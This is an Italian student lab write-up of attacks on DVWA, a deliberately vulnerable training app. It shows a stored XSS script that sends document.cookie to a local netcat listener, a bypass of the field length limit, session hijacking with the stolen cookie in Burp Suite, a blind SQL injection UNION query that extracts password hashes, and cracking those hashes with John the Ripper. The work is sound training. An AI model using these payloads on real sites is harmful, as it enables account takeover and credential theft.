
L'obbiettivo dell'esercizio di oggi è colpire le vulnerabilità SQL injection blind e XSS stored della pagina DWVA per acquisire le password degli utenti e per i cookie di sessione.

Il livello di sicurezza sarà impostato sul DWVA sarà LOW.


## Attacco XXS stored:



Su DWVA proviamo ad inserire nel campo message lo script:


## <script>

window.location="http://127.0.0.1:12345/index.html?param1="+document.cookie;</script>.Si può notare che non ci fa scrivere per intero lo script perchè ha un massimo di caratteri che possono essere inseriti.Soluzione: Accedere alla pagina inspetct con il tasto destro del mouse e trovare la riga in cui è definito il limite di caratteri per il campo message che è impostato a 50, bisogna andare a modificare il 50 con un numero decisamente più alto, ad esempio abbiamo inserito 600




Dopo aver modificato il tutto, tramite il comando di netcat : netcat -l -p 12345 (numero di porta)

Mette in ascolto la porta selezionata mostrandomi la richiesta GET effettuata dal client.



Tramite il programma Burpsuite abbiamo creato una richiesta GET versoi il server passando i cookie intercettatati con netcat. Modificando i cookie di sessione con quelli forniti da netcat.


Come si vede in foto abbiamo effettuato l'accesso inserendo i cookie acquisiti e ci fa accedere tranquillamente.



**SQL injection (blind):** La Differenza tra SQL in jection blind e SQL injection sta nel fatto che il blind non ci restituisce messaggi di errore quando inseriamo una query con sintassi errata ma ricarica la pagina rendendo più difficoltoso capire se ci sia o meno una vulnerabilità da sfruttare.


Una volta individuata la vulnerabilità il processo di acquisizione della password diventa analoga a quella di SQL non blind.

Inseriamo la query: 'UNION SELECT user, password From users# per ottenere l'hash degli utenti.



John the RIPPER

È un tool di password che sfrutta il metodo dele brute force. Si consulta di un wordlists a scelta, usata per attacchi a dizionario. Per eseguire tale operazione uniamo in un unico file .txt i nomi utenti della web app insieme agli hash corrispondenti.



Utilizziamo una wordlists installata su kali di default, useremo ad esempio rockyou.txt

Successivamente con il comando "john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ./Desktop/hash.txt" ci ricaverà le password convertendole da m5d a carattere in chiaro.

```
File Actions Edit View Help

Using default input encoding: UTF-8
No password hashes loaded (see FAQ)

(davide® kali)-[~]

$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ./Desktop/hash.txt

Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])

Warning: no OpenMP support for this hash type, consider --fork-4
Press 'q' or Ctrl-C to abort, almost any other key for status
password (?)
abc123 (?)
letmein (?)
charley (?)
4g 0:00:00:00 DONE (2024-02-28 14:51) 400.0g/s 307200p/s 307200c/s 460800C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(davide® kali)-[~]
```